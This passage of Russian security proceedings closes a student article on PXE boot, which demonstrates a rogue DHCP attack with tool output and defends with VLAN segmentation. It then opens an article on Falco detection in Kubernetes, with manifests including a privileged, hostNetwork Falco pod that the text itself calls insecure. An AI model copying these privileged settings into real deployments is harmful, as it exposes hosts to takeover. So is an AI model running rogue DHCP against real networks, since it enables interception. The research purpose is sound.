


Рис. 3. Детальные настройки области DHCP-сервера

Для проведения тестирования создается виртуальная машина без предустановленной операционной системы, настроенная на PXE boot в BIOS/UEFI. Благодаря этому можно наблюдать в реальном времени процесс загрузки. Функциональное тестирование подтверждает корректность настройки: виртуальная машина получает IP-адрес от DHCP, загружает boot-файл от WDS и инициирует установку операционной системы. Таким образом, демонстрируется работоспособность PXE в контролируемых условиях, но также выявляет уязвимости, такие как риск подмены сервера без аутентификации. На рисунке 4 представлен успешный результат загрузки, с отображением меню WDS.




Рис. 4. Создание виртуальной машины

В рамках практической части исследования была продемонстрирована уязвимость PXE boot к атакам типа rogue DHCP и MITM, как описано в таблице 1. Проведем эксперимент, фокусирующийся на внедрении меры защиты через сетевую сегментацию. Этот подход позволяет не только подтвердить риски, но и продемонстрировать практическое решение, повышающее безопасность инфраструктуры в целом.

Для анализа подмены DHCP был поднят левый DHCP-сервер в изолированной сети, и в выводе видно, что клиент действительно ловит ответы на DHCP REQUEST/ACK, что дает возможность подменить параметры (например, серверы или загрузочные файлы). Это демонстрирует потенциальные уязвимости, если сеть не разделена должным образом. Если бы

сеть не была сегментирована, злоумышленник мог бы использовать такую уязвимость для подмены DHCP и дальше манипулировать процессом PXE boot.

```
[*] Please set a network interface for sniffing ARP and DHCP requests ...
[*] Your interface list:
+-----+
| Index | Interface name |
+-----+
| 1     | eth0           |
| 2     | eth1           |
+-----+
[*] Set network interface from range (1-2): 2
[*] Network interface: eth1
[*] Your IP address: 192.168.2.2
[*] Your MAC address: 08:00:27:00:00:00
[*] First offer IP: 192.168.2.2
[*] Last offer IP: 192.168.2.253
[*] DHCP server mac address: 08:00:27:00:00:00
[*] DHCP server ip address: 192.168.2.2
[*] Router IP address: 192.168.2.2
[*] DNS server IP address: 192.168.2.2
[*] TFTP server IP address: 192.168.2.2
[*] Create list with free IP addresses in your network ...
[*] ARP scan on interface: eth1 is running ...
[*] Interface: eth1 ARP scan percentage: 100%
[*] Waiting for a ARP or DHCP request ...
[*] DHCP REQUEST from 08:00:27:00:00:00 requested ip: 192.168.2.3
[*] DHCP ACK to: 08:00:27:00:00:00 192.3
```

Рис. 5. DHCP REQUEST/ACK и возможность подмены параметров в процессе PXE

Эксперимент заключался в создании изолированного VLAN (Virtual Local Area Network) специально для PXE-инфраструктуры. В этой конфигурации все клиентские машины, требующие сетевой загрузки, первоначально подключаются к отдельному VLAN, где работает PXE boot. После успешной загрузки операционной системы MAC-адрес машины добавляется в whitelist (белый список), и устройство автоматически переносится в основной офисный VLAN. Эта настройка обеспечивает, что PXE-процесс происходит в контролируемой, изолированной среде, минимизируя взаимодействие с основной сетью.

Процесс настройки включал следующие действия. Сначала активируется опция VLAN-aware на сетевом оборудовании, что позволяет коммутатору распознать и обрабатывать VLAN-теги для сегментации трафика. Это обеспечивает изоляцию без необходимости в физическом разделении сетей. На рисунке 6 показан процесс активации данной опции в настройках виртуального коммутатора.

Рис. 6. Активация опции VLAN-aware

Далее назначается отдельный VLAN для PXE-сервера (Windows Server с ролями DHCP и WDS). Это включает конфигурацию VLAN ID (например, VLAN 20) для порта сервера, чтобы весь PXE-трафик был ограничен этой виртуальной сетью. На рисунке 7 иллюстрируется назначение VLAN для сервера в интерфейсе виртуализации.

Рис. 7. Назначение VLAN для сервера

Затем создается новая область (scope) в DHCP для изолированного VLAN, с соответствующим пулом IP-адресов (например, 192.168.10.0/24), отличающимся от основной офисной сети. Одновременно изменяется IP-адрес самого сервера на адрес из новой подсети, чтобы он функционировал исключительно в рамках VLAN. Это предотвращает утечку

Рубрика 2. Методы и системы защиты информации, информационная безопасность

broadcast-трафика в другие сегменты. На рисунке 8 представлено создание отдельной области DHCP.

Рис. 8. Создание отдельной области DHCP

На рисунке 9 показан процесс изменения IP-адреса сервера, подтверждающий его интеграцию в изолированный VLAN.

Рис. 9. Изменение IP-адреса сервера

Для проверки работы на клиентской машине изначально проводится тест в основном VLAN: клиент не получает PXE-ответов, и процесс загрузки не запускается, что подтверждает эффективность изоляции. Это демонстрирует, что без доступа к PXE-VLAN атаки, такие как rogue DHCP или MITM, становятся невозможными. На рисунке 10 изображен результат проверки на клиенте без тегирования – отсутствие активности.

```
SeaBIOS (version rel-1.16.3-0-ga6ed6b701f0a-prebuilt.qemu.org)
Machine UUID aa6f48cf-8432-42d7-956d-157815548fc3
Booting from Hard Disk...
Boot failed: not a bootable disk

Booting from DVD/CD...
Boot failed: Could not read from CDROM (code 0003)
Booting from ROM...
iPXE (PCI 00:12.0) starting execution...ok
iPXE initialising devices...ok

iPXE 1.20.1+ (q4bd0) -- Open Source Network Boot Firmware -- http://ipxe.org
Features: DNS HTTP ISCSI TFTP AoE ELF MBOOT PXE bzImage Menu PXEXT

net0: bc:24:11:72:7f:3c using 82540em on 0000:00:12.0 (open)
(Link up, TX:0 TXE:0 RX:0 RXE:0)
Configuring (net0 bc:24:11:72:7f:3c)..... ok
net0: 192.168.2.13/255.255.255.0 gw 192.168.2.1
Nothing to boot: No such file or directory (http://ipxe.org/2d03e13b)
No more network devices

Press Ctrl-B for the iPXE command line..._
```

Рис. 10. Проверка работы на клиенте без тегирования

Наконец, тегруется порт клиента для доступа к PXE-VLAN (присваивается соответствующий VLAN ID), и проводится повторная проверка. Клиент успешно получает IP

от DHCP в изолированной сети, загружает boot-файл от WDS и инициирует установку ОС. После завершения MAC-адрес добавляется в whitelist (например, через скрипт или AD-политику), и машина переносится в офисный VLAN. На рисунке 11 показана настройка тегирования клиента.




Рис. 11. Тегирование клиента

На рисунке 12 иллюстрируется успешная проверка после тегирования, с отображением процесса PXE boot в изолированной среде.




Рис. 12. Проверка работы после тегирования

Для анализа подмены DHCP был поднят левый DHCP-сервер в сегменте VLAN 10 (192.168.2.0/24). Этот сервер начал отвечать клиентам и раздавать им параметры сети (шлюз, DNS, TFTP), так что все указывало на атакующего. В выводе видно DHCP REQUEST/ACK – это означает, что клиент принял неправомерные данные и получил адрес.

На рисунке 13 показан результат такой атаки, где видно, что DHCP клиент действительно получает IP-адрес, назначенный атакующим сервером. Если сеть не нарезана и все в одном L2, то любой злоумышленник может подключить свой DHCP-сервер, начать раздавать параметры и манипулировать PXE-загрузкой, что приводит к потенциальным угрозам безопасности.




Рис. 13. Пример подмены DHCP с использованием Rogue DHCP сервера в VLAN

Заключение

Проведенная настройка и тестирование PXE boot на базе Windows Server выявили эффективность интеграции DHCP и WDS для автоматизированного развертывания, но также подчеркнули риски безопасности, связанные с UDP-broadcast и отсутствием шифрования. Рекомендуется внедрение мер, таких как DHCP Snooping и аутентификация, для минимизации угроз в производственных сетях.

В ходе эксперимента была продемонстрирована атака с использованием Rogue DHCP, где злоумышленник, поднявший левый DHCP-сервер, мог подменить параметры для PXE-загрузки. Это наглядно продемонстрировало уязвимость в отсутствии сегментации сети. На рисунке 5 показано, как клиент получил подмененные параметры и IP-адрес от атакующего сервера. Эксперимент подтвердил, что такие атаки возможны в незащищенной сети.

Рубрика 2. Методы и системы защиты информации, информационная безопасность

Вторая часть эксперимента демонстрирует эффективность сетевой сегментации как комплексной меры защиты, которая предотвращает все типы атак, перечисленных в таблице 1. Изоляция PXE в отдельном VLAN создает «воздушный зазор» на уровне L2/L3, где злоумышленник не может получить доступ к broadcast-трафику DHCP/TFTP без физического или конфигурационного подключения к этому VLAN. Это показывает, что простая сегментация сети может радикально снизить поверхность атаки, делая PXE-инфраструктуру недоступной для внешних угроз.

Как показали результаты эксперимента, после применения изоляции с VLAN атаки типа Rogue DHCP (где злоумышленник подменяет параметры загрузки) и MITM (где атакующий может манипулировать процессом загрузки) были полностью исключены. Все эти атаки были продемонстрированы до применения VLAN-сегментации, и защита, основанная на изоляции сети, эффективно решает данные угрозы.

1. Защита от MITM через ARP-spoof (DHCP/TFTP): атака требует доступа к L2-сегменту для определения ARP-кэша. В изолированном VLAN злоумышленник не может перехватывать трафик, если не подключен напрямую.
2. Защита от Rogue DHCP (Options 66/67): поддельный сервер не сможет навязывать параметры, поскольку broadcast-запросы ограничены VLAN, и клиент в основном сегменте не видит PXE-трафик.
3. Защита от IPv6 MITM (rogue RA/DHCPv6): аналогично, IPv6-атаки требуют сетевой доступ, сегментация предотвращает рассылку RA в основной сети.
4. Защита от DHCP Starvation: исчерпание пула адресов возможно только внутри изолированного VLAN, не затрагивая офисную сеть.
5. Защита от TFTP Flood: флуд-атаки на TFTP ограничены VLAN, минимизируя DoS-эффект на всю инфраструктуру.
6. Защита от TFTP File Injection: внедрение фальшивых файлов требует MITM-позиции, которая невозможна без доступа к VLAN.
7. Защита от DHCP Option Overwrite: перезапись опций в broadcast-доступе блокируется сегментацией.

Эксперимент подтверждает, что такая изоляция предотвращает атаки, основанные на использовании поддельных DHCP/PXE-серверов, обеспечивая безопасный переход загруженной машины в офисный VLAN.

Библиографический список

1. Microsoft Docs. Windows Deployment Services Overview. URL: <https://docs.microsoft.com/en-us/windows/deployment/windows-deployment-services-overview> (дата обращения: 11.12.2025).
2. Microsoft Docs. DHCP Server Role in Windows Server. URL: <https://docs.microsoft.com/en-us/windows-server/networking/technologies/dhcp/dhcp-server-role> (дата обращения: 11.12.2025).
3. Иванов А.В. Настройка PXE-сервера для автоматизированного развертывания ОС в корпоративной сети // Информационные технологии и вычислительные системы. 2020. № 2. С. 45-52.
4. Петрова Е.С. Уязвимости протоколов DHCP и TFTP в системах сетевой загрузки // Безопасность информационных технологий. 2021. № 3. С. 67-75.
5. Смирнов К.А. Защита от атак на PXE boot в инфраструктуре Windows Server // Журнал сетевых решений/LAN. 2019. № 4. С. 34-41.
6. Уймин А.Г. Сетевое и системное администрирование. Демонстрационный экзамен КОД 1.1: учебно-методическое пособие. – Саратов, Москва: Лань, 2021. - 480 с.
7. Федоров И.П. Актуальные угрозы кибербезопасности в сетевых протоколах: обзор // Вестник РГУ нефти и газа. 2022. № 1. С. 112-120.
8. Уймин А. Г. Разработка методики тегирования системы безопасности автоматизированных систем управления процессами на основе корпоративного

стандарта / А. Г. Уймин // Автоматизация и информатизация ТЭК. – 2024. – № 5(610). – С. 59-65. – EDN VSLWIA.

References

1. Microsoft Docs. Windows Deployment Services Overview. URL: <https://docs.microsoft.com/en-us/windows/deployment/windows-deployment-services-overview> (accessed: 11.12.2025).
2. Microsoft Docs. DHCP Server Role in Windows Server. URL: <https://docs.microsoft.com/en-us/windows-server/networking/technologies/dhcp/dhcp-server-role> (accessed: 11.12.2025).
3. Ivanov, A.V. *PXE Server Setup for Automated OS Deployment in Corporate Networks* // Information Technologies and Computing Systems. 2020. No. 2. P. 45-52.
4. Petrova, E.S. *Vulnerabilities of DHCP and TFTP Protocols in Network Boot Systems* // Information Security Technologies. 2021. No. 3. P. 67-75.
5. Smirnov, K.A. *Protection Against Attacks on PXE Boot in Windows Server Infrastructure* // Network Solutions Journal/LAN. 2019. No. 4. P. 34-41.
6. Uymin, A.G. *Network and System Administration*. Demonstration Exam CODE 1.1: Educational and Methodical Guide. – Saratov, Moscow: Lan, 2021. - 480 p.
7. Fedorov, I.P. *Current Cybersecurity Threats in Network Protocols: An Overview* // Bulletin of Gubkin Russian State University of Oil and Gas. 2022. No. 1. P. 112-120
8. Uymin, A.G. *Development of a Security Tagging Methodology for Automated Process Control Systems Based on Corporate Standard* / A.G. Uymin // Automation and Informatization of the Fuel and Energy Complex. – 2024. – No. 5(610). – P. 59-65. – EDN VSLWIA.

Информация об авторе

Долгова Любовь Владимировна – студентка 3 курса факультета комплексной безопасности топливно-энергетического комплекса ФГАОУ ВО «РГУ нефти и газа (НИУ) имени И.М. Губкина», г. Москва, e-mail: dolgovaLyubov2000@icloud.com

CONFIGURATION AND FUNCTIONAL TESTING OF PXE BOOT BASED ON WINDOWS SERVER. SECURITY ISSUES

Dolgova L. V.¹

¹National University of Oil and Gas «Gubkin University», Moscow, Russian Federation

Abstract. The article examines the configuration and functional testing of PXE boot technology based on Windows Server, with particular attention to the security of network boot infrastructure. The purpose of the study is to analyze risks caused by the use of DHCP and TFTP, the absence of built-in authentication, and the transmission of critical boot parameters over the network, and to verify a protection measure based on network segmentation. The paper systematizes MITM, Rogue DHCP, DHCP Starvation, TFTP Flood, TFTP File Injection, and DHCP option overwrite scenarios, describing the conditions required for their implementation, possible consequences, and tools. The experimental part was carried out on a virtual test bed based on KVM in Proxmox VE. A Windows Server 2019 host provided DHCP and Windows Deployment Services, while a client virtual machine was used to test the complete PXE boot cycle. Functional testing confirmed address assignment, retrieval of the boot file from WDS, and initiation of operating system installation. A Rogue DHCP scenario was also demonstrated, in which the client accepted substituted network parameters from an unauthorized DHCP server. To reduce these risks, the PXE infrastructure was moved to a dedicated VLAN with its own DHCP scope and restricted access. Tests showed that a client outside the PXE VLAN received no PXE responses, whereas assigning the required VLAN enabled successful network boot. The results support network segmentation as a practical method for limiting access to broadcast DHCP/TFTP traffic and reducing the attack surface.

Keywords: PXE boot, DHCP, WDS, network security, VLAN segmentation, TFTP.

Information about the author

Dolgova Lyubov Vladimirovna – 3rd year student, Faculty of Integrated Safety of the Fuel and Energy Complex, Gubkin Russian State University of Oil and Gas (National Research University), Moscow, e-mail: dolgovaLyubov2000@icloud.com

БЕЗОПАСНЫЙ ПАЙПЛАЙН CI/CD С ПОМОЩЬЮ FALCO ДЛЯ ОБНАРУЖЕНИЯ АТАК В KUBERNETES

Аннотация. В статье рассматривается подход к повышению безопасности пайплайна CI/CD за счёт интеграции системы обнаружения угроз Falco в кластер Kubernetes. Цель работы состоит в исследовании возможности расширить стандартный системный мониторинг Falco средствами обнаружения атак на уровне веб-приложения и включить такую проверку в автоматизированный пайплайн. Экспериментальный стенд построен на базе Kubernetes, развернутого с помощью Kind, и включает уязвимое приложение OWASP Juice Shop, веб-сервер Nginx и Falco. На первом этапе базовая конфигурация Falco подтвердила возможность регистрации опасных системных действий, в частности чтения файла /etc/shadow, но не обнаружила DOM XSS-атаку. Для анализа прикладного трафика к Falco подключен плагин обработки логов Nginx и специализированный набор правил, использующий макросы и сигнатуры запросов. В ходе тестирования были зафиксированы попытки SQL-инъекций, XSS-атак, обхода путей и обращения к конфиденциальному файлу /.env. Затем стенд интегрирован в GitHub Actions: пайплайн автоматически создаёт изолированный кластер, развёртывает компоненты, выполняет тестовые атаки и проверяет события Falco. Полученные результаты подтверждают, что расширяемая архитектура Falco позволяет применять его как средство обнаружения веб-угроз в DevOps-процессах, а автоматическая валидация конфигурации до развёртывания повышает воспроизводимость и контролируемость проверки безопасности. Отдельно отмечены риски использования privileged и hostNetwork в учебной конфигурации и необходимость снижения привилегий в production-среде.

Ключевые слова: развёртывание приложения, оркестрация, Kubernetes, кластер, контейнеризация, Docker, пайплайн CI/CD, GitHub Actions, мониторинг атак, Falco.

Введение

В современном мире с каждым днём растёт количество интернет-ресурсов, которые зачастую представляют из себя веб-приложения. Вместе с тем, увеличивается и количество инцидентов с сфере информационной безопасности, потому что при недостаточной защищённости, веб-приложения представляют из себя точку входа для злоумышленников. По мере противостояния кибератакам появляются новые решения в сфере безопасности, что затрудняет процесс проникновения злоумышленников в систему, однако полностью обезопасить интернет-ресурс не является возможным.

В связи с этим, стоит вопрос не только активной защиты информации, но и вопрос обнаружения угроз в реальном времени. Одним из таких средств обнаружения является инструмент для мониторинга Falco. Он используется для отслеживания и анализа попыток совершения системных вызовов, изменений в файловой системе и сетевой активности, с целью выявления подозрительных или вредоносных действий.

Одним из современных средств развёртывания веб-инфраструктуры являются технологии контейнеризации и оркестрации, поэтому, в данной курсовой работе, Falco будет рассмотрен на примере его внедрения в kubernetes.

Исходя из вышесказанного, целью данной работы является исследование и практическое применение методов обнаружения угроз веб-приложений в реальном времени в Kubernetes с использованием Falco.

Оркестрация и Kubernetes

Как было отмечено ранее, одним из способов развёртывания веб-приложений является развёртывание с использованием технологий контейнеризации. Такой подход обеспечивает лёгкость, переносимость и ресурсоэффективность. Однако по мере роста количества сервисов, составляющих современное веб-приложение, растёт и количество контейнеров, которыми необходимо управлять, а значит повышается и сложность управления. Возникают сложные задачи: обеспечение отказоустойчивости, автоматическое масштабирование под нагрузкой, управление сетевым взаимодействием между компонентами и централизованное обновление версий.

Именно здесь на первый план выходят технологии оркестрации контейнеров. Они позволяют автоматизировать весь жизненный цикл контейнеризованных приложений, абстрагируя инфраструктуру в единую управляемую среду. Одним из средств оркестрации является Kubernetes. Kubernetes – это портативная расширяемая платформа с открытым исходным кодом для управления контейнеризованными рабочими нагрузками и сервисами, которая облегчает как декларативную настройку, так и автоматизацию.

Основная ценность Kubernetes заключается в декларативном подходе к управлению инфраструктурой. Вместо того чтобы вручную запускать контейнеры на конкретных серверах, администратор описывает желаемое состояние системы, а Kubernetes автоматически и непрерывно приводит реальное состояние кластера к описанному, устраняя возникающие расхождения.

Когда разработчик работает с Kubernetes, он имеет дело с кластером. Kubernetes-кластер – набор машин (физических или виртуальных), называемых узлами (или нодами, node), которые запускают контейнеризованные приложения. Кластер имеет как минимум один рабочий узел. На узлах кластера находятся:

1. Control Plane (Управляющий слой) – набор компонентов, управляющих состоянием кластера и контролирующих его работу. Данные компоненты отвечают за основные операции кластера: обработка запросов к кластеру, хранение всех данных кластера, распределение подов на worker ноды, мониторинг состояния кластера и выполнение действий по исправлению этого состояния.

2. Worker Nodes (Рабочие узлы) – узлы, на которых выполняются поды. Под – это наименьшая развёртываемая единица в Kubernetes, это абстракция, которая может содержать чаще один и реже несколько контейнеров, разделяющих общие аппаратные ресурсы узла.

Пайплайн CI/CD

Одним из ключевых этапов жизненного цикла приложения является его проверка и доставка до целевой среды с последующим развёртыванием. В современных DevOps-практиках эти процессы объединяются в концепцию непрерывной интеграции и непрерывного развёртывания (CI/CD), реализуемую через автоматизированные пайплайны. CI и CD – это аббревиатуры от Continuous Integration (непрерывная интеграция) и Continuous Deployment (непрерывное развёртывание). Continuous Integration – процесс интегрирования своего кода в общий репозиторий компании. Данный процесс сопровождается автоматическими тестами, которые проверяют работу кода и следят за тем, чтобы новый функционал не нарушал уже существующий. Continuous Deployment – процесс автоматического применения изменений и их развёртывания в среде для тестирования, или в среде, доступной пользователю.

Пайплайн CI/CD в свою очередь – это поток работ, включающих CI и CD, он описывает последовательность шагов, выполняемых в автоматическом или полуавтоматическом режиме с момента внесения изменений в репозиторий до их внедрения в рабочую систему [1]. В контексте контейнеризованных приложений и Kubernetes пайплайн CI/CD обретает особую значимость. Он становится тем самым механизмом, который преобразует исходный код разработчика в работающие поды внутри кластера.

Инструмент мониторинга Falco

В предыдущих разделах мы разобрали Kubernetes и понятие пайплана, в данном разделе будет описан инструмент мониторинга Falco, который будет являться одним из сервисов, развёртываемых в Kubernetes. Falco – это облачный инструмент безопасности, предназначенный для обнаружения аномального поведения и потенциальных угроз в реальном времени. Он работает на хостах, в контейнерах, Kubernetes и облачных средах. Falco отслеживает системные вызовы, события файловой системы и сетевые действия, выявляя подозрительные и вредоносные действия. Falco не является активным защитником и не борется с угрозами безопасности, он используется для мониторинга безопасности. Более подробно о Falco и способах его применения описано в официальной документации [2].

Говоря о безопасности пайплана, Falco обеспечивает её на этапах, подразумевающих выполнение приложения. Во время работы приложения в production-среде мониторинг с

Рубрика 2. Методы и системы защиты информации, информационная безопасность

помощью Falco становится критически важным. В production-среде Falco мониторит все системные вызовы и действия, происходящие внутри контейнеров и на хосте, выявляя аномалии в реальном времени. Если Falco обнаруживает подозрительное поведение, например, попытку взлома или несанкционированное изменение конфигурации, он немедленно генерирует оповещения, которые могут быть использованы для автоматического реагирования или дальнейшего анализа в системе мониторинга.

Описание эксперимента

Эксперимент будет проводиться на виртуальной машине на базе ОС Альт рабочая станция 11.1-x86_64. Виртуальной машине будет выделено 4 ГБ оперативной памяти, 4 ядра процессора и динамический виртуальный диск объёмом 50 ГБ. Виртуальная машина будет обеспечена стабильным интернет-соединением со средней скоростью ~50 Мбит/с.

Гипотеза эксперимента: при наличии необходимых правил и плагинов, инструмент мониторинга Falco сможет обнаружить угрозы безопасности, эксплуатируемые через веб-приложение.

Методика эксперимента: практическое исследование возможности расширения инструмента Falco для обнаружения атак на уровне веб-приложения и его интеграции в составе кластера Kubernetes в автоматизированный пайплайн CI/CD.

Порядок эксперимента:

1. Настройка кластера Kubernetes с веб-приложением, веб-сервером и базовым Falco;
2. Настройка Falco и написание правил для обнаружения уязвимостей, эксплуатируемых через веб-приложение;
3. Запуск кластера Kubernetes с настроенным Falco;
4. Проведение пентеста веб-приложения и проверка полноты обнаружения веб-атак инструментом Falco;
5. Настройка пайплайна CI/CD с помощью GitHub Actions.

Первоначальная настройка кластера Kubernetes

Создаваемый в работе кластер будет состоять из трёх подов: веб-приложение juice-shop, веб-сервер nginx и инструмент мониторинга Falco. Для начала создадим директорию /home/user/my-juice-shop, где будут располагаться все директории и файлы нашего проекта. Далее необходимо создать директорию /home/user/my-juice-shop/k8s, в ней будут храниться манифесты, необходимые для развёртывания подов.

В качестве веб-приложения будет использоваться OWASP Juice Shop – это специально созданное уязвимое приложение для проведения пентеста в целях обучения [3]. Создадим манифест для juice-shop по пути /home/user/my-juice-shop/k8s/k8s-juice-shop.yaml:

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: juice-shop
  namespace: secure
spec:
  replicas: 1
  selector:
    matchLabels:
      app: juice-shop
  template:
    metadata:
      labels:
        app: juice-shop
    spec:
      containers:
        - name: juice-shop
          image: bkimminich/juice-shop:latest
          imagePullPolicy: IfNotPresent
          ports:
            - containerPort: 3000
---
apiVersion: v1
kind: Service
metadata:
  name: juice-shop
  namespace: secure
spec:
  selector:
    app: juice-shop
  ports:
    - port: 3000
      targetPort: 3000
  type: ClusterIP
```

Рис. 1. Манифест для веб-приложения

Разберём основные секции манифеста:

1. Первая внешняя секция относится к типу ресурса Kubernetes – deployment. Deployment – это контроллер высшего уровня для управления приложениями, который обеспечивает развёртывание, обновление, масштабирование и откат приложения. Для данного контроллера указаны название и namespace в секции metadata. Секция spec отвечает за описание желаемого состояния Deployment. Внутри spec находится секция template, которая является шаблоном для создания подов.

2. Внутри spec.template.spec.containers описан контейнер приложения. Указано его имя, Docker-образ для загрузки и политика загрузки образа (imagePullPolicy). Порт containerPort указывает, на каком порту работает приложение внутри контейнера – эта информация используется другими компонентами кластера для маршрутизации трафика.

3. Вторая внешняя секция определяет ресурс типа Service. Сервис в Kubernetes обеспечивает стабильную сетевую точку доступа к набору динамических подов. Ключевая секция spec.selector содержит метки, по которым сервис находит и привязывается к соответствующим подам из Deployment. В spec.ports задаётся правило перенаправления: входящий трафик на порту сервиса (port: 3000) будет перенаправлен на целевой порт (targetPort: 3000) контейнера в поде.

Теперь необходимо написать манифест для развёртывания пода с веб-сервером nginx. Далее в работе станет ясно, для какой цели мы его используем. На рисунке 2 представлено содержимое манифеста /home/user/my-juice-shop/k8s/k8s-nginx.yaml:

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: nginx
  namespace: secure
spec:
  replicas: 1
  selector:
    matchLabels:
      app: nginx
  template:
    metadata:
      labels:
        app: nginx
    spec:
      volumes:
        - name: nginx-config
          configMap:
            name: nginx-config
            items:
              - key: nginx.conf
                path: nginx.conf
        - name: nginx-logs
          emptyDir: {}
      containers:
        - name: nginx
          image: nginx:alpine
          ports:
            - containerPort: 80
          volumeMounts:
            - name: nginx-config
              mountPath: /etc/nginx/nginx.conf
              subPath: nginx.conf
            - name: nginx-logs
              mountPath: /var/log/nginx
---
apiVersion: v1
kind: Service
metadata:
  name: nginx
  namespace: secure
spec:
  selector:
    app: nginx
  type: NodePort
  ports:
    - port: 80
      targetPort: 80
      nodePort: 30000
```

Рис. 2. Манифест для веб-сервера

Данный манифест немного отличается от предыдущего, поэтому приведём описание только новых элементов:

1. В секции spec.template.spec появился новый раздел volumes. Он описывает тома, которые будут доступны контейнеру. В нём определено два тома. nginx-config – этот том имеет тип configMap, его содержимое будет взято из ресурса Kubernetes с именем nginx-config. Секция items уточняет, что из ConfigMap нужно взять данные по ключу nginx.conf и

Рубрика 2. Методы и системы защиты информации, информационная безопасность

представить их внутри контейнера как файл с именем `nginx.conf`. `nginx-logs` – том типа `emptyDir`, который будет использоваться для хранения логов.

2. В секции `volumeMounts` определяется, куда именно в файловой системе контейнера будут смонтированы описанные выше тома.

Для пода с `falco` также потребуется манифест по пути `/home/user/my-juice-shop/k8s/k8s-falco.yaml`, на рисунке 3 представлено его содержимое:

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: falco-basic
  namespace: secure
spec:
  replicas: 1
  selector:
    matchLabels:
      app: falco-basic
  template:
    metadata:
      labels:
        app: falco-basic
    spec:
      hostNetwork: true
      containers:
        - name: falco
          image: falcosecurity/falco:latest
          securityContext:
            privileged: true
          volumeMounts:
            - name: host-root
              mountPath: /host/root
              readOnly: true
            - name: host-proc
              mountPath: /host/proc
              readOnly: true
          volumes:
            - name: host-root
              hostPath:
                path: /
            - name: host-proc
              hostPath:
                path: /proc
---
apiVersion: v1
kind: ServiceAccount
metadata:
  name: falco-basic
  namespace: secure
```

Рис. 3. Манифест для базового Falco

В секции `spec.template.spec` появился параметр `hostNetwork: true`. Это указывает, что под будет использовать сетевую среду узла, а не выделенную сеть Kubernetes, что требуется Falco для корректного мониторинга сетевой активности на уровне хоста.

Контейнер Falco запускается с особым `securityContext`, где установлен флаг `privileged: true`. Это предоставляет контейнеру повышенные привилегии в системе, что необходимо Falco для доступа к ядру ОС и отслеживания системных вызовов. Стоит отметить, что предоставление контейнеру полных привилегий и доступа к хостовой сети само по себе несёт риски безопасности, и в реальных `production`-средах требуется либо строгий контроль доступа к таким подам, либо использование альтернативных способов сбора метрик, которые позволяют снизить уровень привилегий, например, `Modern eBPF probes`. Однако в контексте примера и учебного стенда для упрощения настройки будет использоваться именно этот небезопасный метод.

В секции `volumes` определены тома типа `hostPath`, которые монтируют критически важные директории хостовой системы внутрь контейнера в режиме только для чтения. Это даёт Falco возможность наблюдать за процессами и файловой системой всей ноды.

